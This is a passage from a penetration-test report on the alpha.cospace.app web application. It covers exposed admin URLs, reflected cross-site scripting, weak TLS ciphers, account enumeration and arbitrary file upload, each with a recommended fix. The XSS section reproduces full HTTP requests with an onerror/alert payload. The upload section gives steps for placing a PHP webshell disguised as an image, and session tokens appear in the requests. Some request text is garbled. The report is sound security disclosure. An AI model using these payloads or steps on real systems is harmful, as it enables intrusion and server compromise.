https://alpha.cospace.app/admin/crons/crons.php
https://alpha.cospace.app/admin/dashboard/dashboard.php
https://alpha.cospace.app/admin/data_cleansing/data_cleansing.php
https://alpha.cospace.app/admin/files/files.php
https://alpha.cospace.app/admin/icons.php
https://alpha.cospace.app/admin/live/live_api.php
https://alpha.cospace.app/admin/live/live_data.php
https://alpha.cospace.app/admin/live/live_visual.php
https://alpha.cospace.app/admin/live/log_activity.php
https://alpha.cospace.app/admin/live/log_crons.php
https://alpha.cospace.app/admin/live/log_errors.php
https://alpha.cospace.app/admin/live/log_security.php
https://alpha.cospace.app/bin/accounts/accounts.php
https://alpha.cospace.app/bin/api/_query.php
https://alpha.cospace.app/bin/auto/mail_responses.php
https://alpha.cospace.app/bin/auto/security.php
https://alpha.cospace.app/bin/call_engine/call_engine.php?space=
https://alpha.cospace.app/bin/company/admin.php
https://alpha.cospace.app/bin/directory/directory.php
https://alpha.cospace.app/bin/events/editor.php?type=1
https://alpha.cospace.app/bin/help/help.php
https://alpha.cospace.app/bin/invite_pending/invite_pending.php?id=
https://alpha.cospace.app/bin/inviting/inviting.php
https://alpha.cospace.app/bin/main/searchout_abook.php?id=
https://alpha.cospace.app/bin/new_release/new_release.php?u3
https://alpha.cospace.app/bin/notifications/notifications.php
https://alpha.cospace.app/bin/query.php
https://alpha.cospace.app/bin/query/ping.php
https://alpha.cospace.app/bin/settings/user-settings.php
https://alpha.cospace.app/bin/space_creator/space_creator.php?userid=
https://alpha.cospace.app/bin/space/space.php?id=
```

Recommendations

Every page or resource must ensure that requests are made in an authorized context. Verify the correct configuration of the web server's individual file/directory permissions.

Forceful browsing can also be made difficult to a large extent by avoiding the hard-coding of application names or resources. These measures increase the difficulty in the enumeration of application resources available from the present context. Please see exhibit for list of known URLs.

→ Cross-Site Scripting(4 flaws)

Associated Flaws by CWE ID:

→ Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') (CWE ID 79)(4 flaws)

Vulnerabilities found through Manual Penetration Testing

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1343	Average	5.8	4	Reflective Cross-Site Scripting (XSS)	Injection (Injecting Control Plane content through the Data Plane)	

↳ Reviewer Notes: CVSS v2 Vector: (AV:N/AC:M/Au:N/C:P/I:P/A:N) = 5.8

Effort to Fix: 3

Description

Pages within the application incorporate a user's input as part of the data returned for a user's request which allows an attacker to execute a dynamic script (JavaScript, VBScript) in the context of the application. This may facilitate a number of different attacks, most of which involve hijacking of the current user session or altering the look of the application by modifying the HTML to steal the users credentials. This is possible due to the entered data by a user has been interpreted as HTML/JavaScript/VBScript by the browser.

The following POST parameters for https://alpha.cospace.app/bin/api/_query.php are affected:

name
query
id
deviceid

Even though the return code was 401 Unauthorized, the reflected javascript still displayed at the client.

Severity Description

The malicious script would execute within the security context of the application. A typical attack would to target application or domain session credentials stored within cookies or attempt to trick the user into performing unintended actions (interact with the application or grant additional privileges to embedded content [ActiveX, Java, Flash]).

Other attacks involve:

Can be used in conjunction with phishing attacks.
Performing man-in-the-middle (MiTM) attacks
Altering pages within the victim's browser.

Exploitability

This occurs when the data provided by the client is immediately used in the response by the server side scripts.

See also: http://www.owasp.org/index.php/Cross_site_scripting

Location

https://alpha.cospace.app/bin/api/_query.php

Attack Vectors

Request POST

Exhibits

Request/Response Code

REQUEST

```
POST /bin/api/_query.php HTTP/1.1
Host: alpha.cospace.app
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
responseType: json
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
token: valid
companyid: Z21haWxjb20=
userid: Z21haWxjb21rcmxvdmV0dA==
email: a3Jsb3ZldHRAZ21haWwuY29t
deviceid: XC63RDG88S
Referer: https://alpha.cospace.app/
Content-Length: 570
Cookie: alphaxdid=XC63RDG88S;
alphatoken=%7B%22ct%22%3A%2283521AhZ%5C%2F1ZWd3VPdA7UzepXokXeml7%2Blpuh42jHhSCAMQDVUe7
GD5O15fgtWfFWQn1N93pU7IJrcwYrs0EmdTm8oE5otEmnPwXtVcjORKiRUXFDvukS%5C%2FAG6IYshNqtM0L%2BQ
dR2ZglifjiqRw%2BNxqFSfDrC0P9rturdfSDhsvX%2BSBLMoSrZpqMBosE2dTHlww1UQ728forXabmzW6C9nik2zAkqh
QSA4dReFp%2B6dUYFIZAGR9cMidpOZ3AlnSIXT1uUavPM3gHFYgR9FPCzDg%3D%3D%22%2C%22iv%22%3A%2
2c786dba63e73ed41892c70cd68ccae1f%22%2C%22s%22%3A%22409201e6767f3511%22%7D;
alphaxcid=gmailcom; alphaxuid=xxxxcomkrlovett
Connection: close

args=%7B%22lib%22%3A%22devices%22%2C%22query%22%3A%22setv02qe%3cim%20src%3da%20onerror%3da
lert(1)%3ezddqv%22%2C%22deviceid%22%3A%22XC63RDG88S%22%2C%22device%22%3A%7B%22id%22%3A%2
2XC63RDG88S%22%2C%22name%22%3A%22Macbook%22%2C%22os%22%3A%22Intel%20Mac%20OS%20X%20
10.12%3B%20rv%3A45.0%22%2C%22browser%22%3A%7B%22notifications%22%3Atrue%2C%22version%22%3A%2
245.0%22%2C%22name%22%3A%22Firefox%22%2C%22rtc%22%3Atrue%2C%22extension%22%3A%7B%22installe
d%22%3Afalse%7D%2C%22language%22%3A%22en-
US%22%2C%22audioApi%22%3Afalse%7D%2C%22screen%22%3A%7B%22resolution%22%3A%7B%22native%22%
3A%7B%22w%22%3A1920%2C%22h%22%3A1200%7D%2C%22virtual%22%3A%7B%22w%22%3A1920%2C%22h%2
2%3A1200%7D%7D%2C%22ratio%22%3A%228%3A5%22%2C%22pixelScale%22%3A1%2C%22size%22%3A20%7D%
2C%22timezone%22%3A%7B%22offset%22%3A420%7D%2C%22audioApi%22%3Atrue%2C%22media%22%3A%7B%
22input%22%3A%7B%22audio%22%3A%2C%22video%22%3A1%7D%2C%22output%22%3A%7B%22audio%22%3A
0%7D%7D%2C%22hardware%22%3A%7B%22score%22%3A7.4%2C%22webgl%22%3Atrue%2C%22gpu%22%3A%22
Unknown%22%7D%7D%7D
```

RESPONSE

```
HTTP/1.1 401 Unauthorized
Date: Thu, 27 Sep 2018 17:20:54 GMT
Server: Apache
Set-Cookie: alphaxdid=XC63RDG88S; expires=Sat, 27-Oct-2018 17:20:54 GMT; Max-Age=2592000; path=/;
domain=alpha.cospace.app; secure; HttpOnly
Content-Length: 730
Connection: close
Content-Type: text/html; charset=UTF-8

{"trace":"","xload":2,"xsave":1,"xload_failed":0,"xsave_failed":0,"bruteForce":false,"args":{"lib":"devices","query":"setv02
qe<img src=a
onerror=alert(1)>zddqv","deviceid":"XC63RDG88S","device":{"id":"XC63RDG88S","name":"Macbook","os":"Intel Mac
OS X 10.12;
rv:45.0","browser":{"notifications":true,"version":"45.0","name":"Firefox","rtc":true,"extension":{"installed":false},"languag
e":"en-
US","audioApi":false},"screen":{"resolution":{"native":{"w":1920,"h":1200},"virtual":{"w":1920,"h":1200},"ratio":"8:5","pixe
lScale":1,"size":20},"timezone":{"offset":420},"audioApi":true,"media":{"input":{"audio":2,"video":1},"output":{"audio":0}},"
hardware":{"score":7.4,"webgl":true,"gpu":"Unknown"}}},"responseTimeMs":0.35810470581055}
```

REQUEST 2

```
POST /bin/api/_query.php HTTP/1.1
Host: alpha.cospace.app
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
responseType: json
Cache-Control: no-cache
```

```
Content-Type: application/x-www-form-urlencoded
token: valid
companyid: Z21haWxb20=
userid: Z21haWxb21rcmxvdmV0dA==
email: a3Jsb3ZldHRAZ21haWwuY29t
deviceid: XC63RDG88S
Referer: https://alpha.cospace.app/
Content-Length: 570
Cookie: alphaxdid=XC63RDG88S;
alphatoken=%7B%22ct%22%3A%2283521AhZ%5C%2F1ZWd3VPdA7UzepXokXemI7%2Blpuh42jHhSCAMQDVUe7
GD5O15fgtWfFWQn1N93pU7IJrcwYrs0EmdTm8oE5otEmnPwXtVcjOrkiRUXFDvukS%5C%2FAg6IYshNqtMOL%2BQ
dR2ZglifjiqRRw%2BNxgFSfDrC0P9rturdfSDhsvX%2BSBLMoSrZpgMBosE2dTHlww1UQ728forXabmzW6C9nik2zAkqh
QSA4dReFp%2B6dUYFIZAGR9cMidpOZ3AlnSIXT1uUavPM3gHFYgR9FPCzDg%3D%3D%22%2C%22iv%22%3A%2
2c786dba63e73ed41892c70cd68ccae1f%22%2C%22s%22%3A%22409201e6767f3511%22%7D;
alphaxcid=gmailcom; alphaxuid=xxxxxcomkrlovett
Connection: close
```

```
args=%7b%22lib%22%3a%22devices%22%2c%22query%22%3a%22set%22%2c%22deviceid%22%3a%22XC63RD  
G88Suw2ej%3cing%20src%3da%20onerror%3dalert(1)%3esomtw%22%2c%22device%22%3a%7b%22id%22%3a%  
22XC63R DG88S%22%2c%22name%22%3a%22Macbook%22%2c%22os%22%3a%22Intel%20Mac%20OS%20X%2  
010.12%3b%22orv%3a45.0%22%2c%22browser%22%3a%7b%22notifications%22%3atru e%2c%22version%22%3a%  
2245.0%22%2c%22name%22%3a%22Firefox%22%2c%22rtc%22%3atru e%2c%22extension%22%3a%7b%22install  
ed%22%3afalse%7d%2c%22language%22%3a%22en-  
US%22%2c%22audioApi%22%3afalse%7d%2c%22screen%22%3a%7b%22resolution%22%3a%7b%22native%22%  
3a%7b%22w%22%3a1920%2c%22h%22%3a1200%7d%2c%22virtual%22%3a%7b%22w%22%3a1920%2c%22h%2  
2%3a1200%7d%7d%2c%22ratio%22%3a%228%3a5%22%2c%22pixelScale%22%3a1%2c%22size%22%3a20%7d%  
2c%22timezone%22%3a%7b%22offset%22%3a420%7d%2c%22audioApi%22%3atru e%2c%22media%22%3a%7b%  
22input%22%3a%7b%22audio%22%3a2%2c%22video%22%3a1%7d%2c%22output%22%3a%7b%22audio%22%3a  
0%7d%2c%22hardware%22%3a%7b%22score%22%3a7.4%2c%22webgl%22%3atru e%2c%22gpu%22%3a%22  
Unknown%22%7d%7d%7d
```

RESPONSE 2

```
HTTP/1.1 401 Unauthorized
Date: Thu, 27 Sep 2018 17:26:55 GMT
Server: Apache
Set-Cookie: alphaxdid=XC63RDG88S; expires=Sat, 27-Oct-2018 17:26:55 GMT; Max-Age=2592000; path=/; domain=alpha.cospace.app; secure; HttpOnly
Content-Length: 730
Connection: close
Content-Type: text/html; charset=UTF-8
```

```

{"trace":"","xload":2,"xsave":1,"xload_failed":0,"xsave_failed":0,"bruteForce":false,"args":{"lib":"devices","query":"set","deviceid":"XC63RDG88S","u2ej":"img src=a
nerror=alert(1)>somtw","device":{"id":"XC63RDG88S","name":"Macbook","os":"Intel Mac OS X 10.12;
rv:45.0","browser":{"notifications":true,"version":"45.0","name":"Firefox","rtc":true,"extension":{"installed":false},"language":"en-
US","audioApi":false},"screen":{"resolution":{"native":{"w":1920,"h":1200},"virtual":{"w":1920,"h":1200},"ratio":"8:5"},"pixelScale":1,"size":"20","timezone":{"offset":420},"audioApi":true,"media":{"input":{"audio":2,"video":1},"output":{"audio":0}},"hardware":{"score":7.4,"webgl":true},"gpu":{"Unknown}}}","responseTimeMs":0.45084953308105}

```

REQUEST 3

```
POST /bin/api/_query.php HTTP/1.1
Host: alpha.cospace.app
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
responseType: json
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
token: valid
companyid: Z21haWxjb20=
userid: Z21haWxjb21rcmxvdmV0dA==
email: a3Jsb3ZldHRAZ21haWwuY29t
deviceid: XC63RDG88S
Referer: https://alpha.cospace.app/
Content-Length: 570
Cookie: alphaxdid=XC63RDG88S;
alphatoken=%7B%22ct%22%3A%2283521AhZ%5C%2F1ZWd3VPdA7UzepXokXemi7%2Blpuh42jHhSCAMQDVUe7
GD5O15fgtWfFWQn1N93pU7lJrcwYrs0EmdTm8oE5otEmnPWxtVcjORkiRUXFDvukS%5C%2FAg6lYshNqtM0L%2BQ
dR2ZglifjqRRw%2BNxqFsfDrC0P9rturdfSDhsvX%2BSBLmSrZpqMBosE2dTHlWv1UQ728forXabmzW6C9nik2zAkqh
QSA4dReFp%2B6dUYFIZAGR9cMidpOZ3AlnSlXT1uUavPM3qHfYgR9FPCzDq%3D%3D%22%2C%22iv%22%3A%2
```



```
zc786dba63e73ed41892c70cd68ccae1f%22%2C%22s%22%3A%22409201e6767f3511%22%7D;
alphaxcid=gmailcom; alphaxuid=xxxxxcomkrlovett
Connection: close

args=%7b%22lib%22%3a%22devices%22%2c%22query%22%3a%22set%22%2c%22deviceid%22%3a%22XC63RD
G88S%22%2c%22device%22%3a%7b%22id%22%3a%22XC63RDG88Smofxk%3cim%20src%3da%20onerror%3da
ler(1)%3ecmz5q%22%2c%22name%22%3a%22Macbook%22%2c%22os%22%3a%22Intel%20Mac%20OS%20X%2
010.12%3b%20rv%3a45.0%22%2c%22browser%22%3a%7b%22notifications%22%3atrue%2c%22version%22%3a%
2245.0%22%2c%22name%22%3a%22Firefox%22%2c%22rtc%22%3atrue%2c%22extension%22%3a%7b%22install
ed%22%3afalse%7d%2c%22language%22%3a%22en-
US%22%2c%22audioApi%22%3afalse%7d%2c%22screen%22%3a%7b%22resolution%22%3a%7b%22native%22%
3a%7b%22w%22%2a3a1920%2c%22h%22%2a3a1200%7d%2c%22virtual%22%3a%7b%22w%22%2a3a1920%2c%22h%2
2%3a1200%7d%7d%2c%22ratio%22%3a%228%3a5%22%2c%22pixelScale%22%3a1%2c%22size%22%3a20%7d%
2c%22timezone%22%3a%7b%22offset%22%3a420%7d%2c%22audioApi%22%3atrue%2c%22media%22%3a%7b%
22input%22%3a%7b%22audio%22%3a2%2c%22video%22%3a1%7d%2c%22output%22%3a%7b%22audio%22%3a
0%7d%7d%2c%22hardware%22%3a%7b%22score%22%3a7.4%2c%22webgl%22%3atrue%2c%22gpu%22%3a%22
Unknown%22%7d%7d%7d
```

RESPONSE 3

```
HTTP/1.1 401 Unauthorized
Date: Thu, 27 Sep 2018 17:32:32 GMT
Server: Apache
Set-Cookie: alphaxidid=XC63RDG88S; expires=Sat, 27-Oct-2018 17:32:32 GMT; Max-Age=2592000; path=/; domain=alpha.cospace.app; secure; HttpOnly
Content-Length: 730
Connection: close
Content-Type: text/html; charset=UTF-8

{"trace":"","xload":2,"xsave":1,"xload_failed":0,"xsave_failed":0,"bruteForce":false,"args":{"lib":"devices","query":"set","deviceid":"XC63RDG88S","device":{"id":"XC63RDG88S","mofxk":img src=a onerror=alert(1)>cmz5q","name":"Macbook","os":"Intel Mac OS X 10.12; rv:45.0","browser":{"notifications":true,"version":"45.0","name":"Firefox","rtc":true,"extension":{"installed":false},"language":"en-US","audioApi":false},"screen":{"resolution":{"native":{"w":1920,"h":1200},"virtual":{"w":1920,"h":1200},"ratio":"8:5","pixelScale":1,"size":20},"timezone":{"offset":420},"audioApi":true,"media":{"input":{"audio":2,"video":1},"output":{"audio":0}},"hardware":{"score":7.4,"webgl":true,"gpu":"Unknown"}}},"responseTimeMs":0.46706199645996}
```

REQUEST 4

```
POST /bin/api/_query.php HTTP/1.1
Host: alpha.cospace.app
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
responseType: json
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
token: valid
companyId: Z21haWxjb20=
userid: Z21haWxjb21rcmxvdmV0dA==
email: a3Jsb3ZldHRAZ21haWwuY29t
deviceid: XC63RDG88S
Referer: https://alpha.cospace.app/
Content-Length: 570
Cookie: alphasxid=XC63RDG88S;
alphanumeric=%7B%22c%22%3A%2283521AhZ%5C%2F1ZWd3VPdA7UzepXokXeml7%2B1puh42jHhSCAMQDVUe7
GD5O15fgtWfFWQn1N93pU71JrcwYrs0EmdTm8oE5otEmnPWxtVcjORKiRUXFDvukS%5C%2FAG6lYshNgtM0L%2BQ
dR2ZglifjqRRw%2BNxqFSfDrCOP9rturdfSDhsvX%2BSBLMoSrZpqMBosE2dTHlww1UQ728forXabmzW6C9nik2zAkqh
QSA4dReFp%2B6dUYFIZAGR9cMidpOZ3AlnSIXT1uUavPM3gHFYgR9FPCzDg%3D%3D%22%2C%22iv%22%3A%2
2c786dba63e73ed41892c70cd68ccae1f%22%2C%22s%22%3A%22409201e6767f3511%22%7D;
alphaxcid=gmailcom; alphaxuid=xxxxxcomkrlovett
Connection: close

args=%7b%22lib%22%3a%22devices%22%2c%22query%22%3a%22set%22%2c%22deviceid%22%3a%22XC63RD
G88S%22%2c%22device%22%3a%7b%22id%22%3a%22XC63RDG88S%22%2c%22name%22%3a%22Macbooke2j
nj%3cimng%20src%3da%20onerror%3dalert(1)%3eg1yzf%22%2c%22os%22%3a%22Intel%20Mac%20OS%20X%201
0.12%3b%20rv%3a45.0%22%2c%22browser%22%3a%7b%22notifications%22%3atrue%2c%22version%22%3a%22
45.0%22%2c%22name%22%3a%22Firefox%22%2c%22rtc%22%3atrue%2c%22extension%22%3a%7b%22installed
%22%3afalse%7d%2c%22language%22%3a%22en-
US%22%2c%22audioApi%22%3afalse%7d%2c%22screen%22%3a%7b%22resolution%22%3a%7b%22native%22%2
3a%7b%22w%22%3a1920%2c%22h%22%3a1200%7d%2c%22virtual%22%3a%7b%22w%22%3a1920%2c%22h%2
2%3a1200%7d%7d%2c%22ratio%22%3a%228%3a5%22%2c%22pixelScale%22%3a1%2c%22size%22%3a20%7d%
```



```
2c%22timezone%22%3a%7b%22offset%22%3a420%7d%2c%22audioApi%22%3atrue%2c%22media%22%3a%7b%
22input%22%3a%7b%22audio%22%3a2%2c%22video%22%3a1%7d%2c%22output%22%3a%7b%22audio%22%3a
0%7d%7d%2c%22hardware%22%3a%7b%22score%22%3a7.4%2c%22webgl%22%3atrue%2c%22gpu%22%3a%22
Unknown%22%7d%7d%7d
```

RESPONSE 4

HTTP/1.1 401 Unauthorized

Date: Thu, 27 Sep 2018 17:41:58 GMT

Server: Apache

Set-Cookie: alphaxdid=XC63RDG88S; expires=Sat, 27-Oct-2018 17:41:58 GMT; Max-Age=2592000; path=/; domain=alpha.cospace.app; secure; HttpOnly

Content-Length: 729

Connection: close

Content-Type: text/html; charset=UTF-8

```
{"trace":"","xload":2,"xsave":1,"xload_failed":0,"xsave_failed":0,"bruteForce":false,"args":{"lib":"devices","query":"set","d
eviceid":"XC63RDG88S","device":{"id":"XC63RDG88S","name":"Macbooke2jnj<img src=a
onerror=alert(1)>g1yzf","os":"Intel Mac OS X 10.12;
rv:45.0","browser":{"notifications":true,"version":"45.0","name":"Firefox","rtc":true,"extension":{"installed":false},"languag
e":"en-
US","audioApi":false},"screen":{"resolution":{"native":{"w":1920,"h":1200},"virtual":{"w":1920,"h":1200},"ratio":"8:5","pixe
lScale":1,"size":20},"timezone":{"offset":420},"audioApi":true,"media":{"input":{"audio":2,"video":1},"output":{"audio":0}},"
hardware":{"score":7.4,"webgl":true,"gpu":"Unknown"}}},"responseTimeMs":4.9960613250732}
```

Recommendations

Validate all user supplied input prior to submitting it to backend applications for processing. If user supplied input is required to be echoed back to the user, then encode special characters to prevent them from being interpreted by a user's browser.

See also: [https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

→ Cryptographic Issues(1 flaw)

Associated Flaws by CWE ID:

→ Use of a Broken or Risky Cryptographic Algorithm (CWE ID 327)(1 flaw)

Vulnerabilities found through Manual Penetration Testing

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1347	Average	4.3	1	Server Supports Weak Ciphers	Time and State Attacks	

↳ Reviewer Notes: CVSS v2: (AV:N/AC:M/Au:N/C:P/I:N/A:N) = 4.3

Effort to Fix: 2

Description

The use of a broken or risky cryptographic algorithm is an unnecessary risk that may result in the disclosure of sensitive information.

Severity Description

This could result in traffic being read and session and authentication tokens being recovered.

Exploitability

An attacker in position to listen to traffic may be able to break weak ciphers using various attack methods.

Location

https://alpha.cospace.app/

Attack Vectors

TLS / SSL Connection

Exhibits

SSL Scan

Testing SSL server alpha.cospace.app on port 443 using SNI name alpha.cospace.app

Preferred	TLSv1.0	256 bits	ECDHE-RSA-AES256-SHA	Curve P-256 DHE 256
Accepted	TLSv1.0	256 bits	DHE-RSA-AES256-SHA	DHE 2048 bits
Accepted	TLSv1.0	256 bits	DHE-RSA-CAMELLIA256-SHA	DHE 2048 bits
Accepted	TLSv1.0	256 bits	AES256-SHA	
Accepted	TLSv1.0	256 bits	CAMELLIA256-SHA	
Accepted	TLSv1.0	128 bits	ECDHE-RSA-AES128-SHA	Curve P-256 DHE 256
Accepted	TLSv1.0	128 bits	DHE-RSA-AES128-SHA	DHE 2048 bits
Accepted	TLSv1.0	128 bits	DHE-RSA-CAMELLIA128-SHA	DHE 2048 bits
Accepted	TLSv1.0	128 bits	AES128-SHA	
Accepted	TLSv1.0	128 bits	CAMELLIA128-SHA	

Recommendations

Unless needed for business requirements consider disabling TLSv1.0

→ Information Leakage(1 flaw)

Associated Flaws by CWE ID:

→ Response Discrepancy Information Exposure (CWE ID 204)(1 flaw)

Vulnerabilities found through Manual Penetration Testing

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1346	Simple	4.3	1	Account Enumeration	Exploitation of Authentication	
↳ Reviewer Notes: CVSS v2 Vector: (AV:N/AC:M/Au:N/C:P/I:N/A:N) = 4.3						

Effort to Fix: 2

Description

In the create account and login forms, the application returns different responses to the user depending on whether the username or email address provided in the request is valid or invalid. "Account not found on this server." and "Account already exists."

Severity Description

Using automated attacks, exploitation may result in the unintentional yielding of valid account names or login ID's that exist within the application. These ID's may then be used in additional attacks such as spamming, phishing, DoS, Bruteforce Logins etc. The effort is moderate because of the time required to brute for the desired information or even to use large black market lists against the system to harvest valid account logins. The attack can be detected due to the repeated nature of the attack.

Exploitability

On the login form, when submitting a valid username, the server responds back with a pin challenge. When an invalid user is entered, the message "Account not found on the server." is displayed

On the create account form, when entering and submitting a username that already exists, the application responds with "This account already exists"

The difference in responses allows an attacker to determine legitimate accounts on the application.

Location


<https://alpha.cospace.app/>

Attack Vectors

Authentication form

Exhibits

Screenshot of login form



Recommendations

The application should return the same response to the user, regardless of whether the username provided in the request is valid or not. An example message may resemble: "Either your username or password is incorrect. Your account will lock out after 'X' incorrect attempts. Please contact Support at 555-555-1212 if further assistance is required."

Although this may be a slight inconvenience to end users, it is a well-established security practice.

→ Insufficient Input Validation(1 flaw)

Associated Flaws by CWE ID:

→ Unrestricted Upload of File with Dangerous Type (CWE ID 434)(1 flaw)

Vulnerabilities found through Manual Penetration Testing

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1345	Average	5.5	1	Arbitrary File Upload Possible	Resource Manipulation	
↳ Reviewer Notes: CVSS v2 Vector: (AV:N/AC:L/Au:S/C:P/I:P/A:N) = 5.5						

Effort to Fix: 3

Description

It was possible to bypass client-side restrictions on the type of content uploaded and upload arbitrary content to the web server. Furthermore, it was possible to upload a cmd.php webshell file to the server by changing the extension to .png.

Severity Description

If an attacker is able to upload arbitrary content to a web accessible directory, the potential exists for them to upload executable content with a first request and then invoke it with a second request. If successful, command execution on the host operating system & web server may be possible.

Should static content be uploaded to the server and be accessed by anonymous Internet users. This could allow the application to serve as an illicit fileshare.

Exploitability

Avoiding the client-side scripting checks by sending the upload request directly, an attacker can provide arbitrary content within the POST body and an arbitrary filename. In the case where server-side checks on the filename were performed, the contents of the file were not checked and could contain any binary data.

To upload file:

- 1 - Once logged into the cospace application, use the paperclip icon function found in the chat form at the bottom right of screen.
- 2 - Make sure the php file to upload has been renamed with the attachment .png or .jpg/.gif

Please note: If an attacker is able to browse directly to the uploaded php webshell file and have it execute, it would result in a complete compromise of the server.

Location


https://alpha.cospace.app/bin/api/_query.php

Attack Vectors

HTTP request tampering

Exhibits

Code and Screenshot



REQUEST

```
POST /bin/api/_query.php HTTP/1.1
Host: alpha.cospace.app
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://alpha.cospace.app/bin/space/space.php?id=ML97LMQ78LAT92H
responseType: json
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
token: valid
companyid: Z21haWxjb20=
userid: Z21haWxjb21rcmxvdmV0dA==
email: a3Jsb3ZldHRAZ21haWwuY29t
deviceid: XC63RDG88S
Content-Length: 551
Cookie: alphaxdid=XC63RDG88S;
alphatoken=%7B%22ct%22%3A%22h9LA8GN6iNR2JC%5C%2FzWnRNORp401ugEOTph0jI6pUQZxdI02A571XOP%
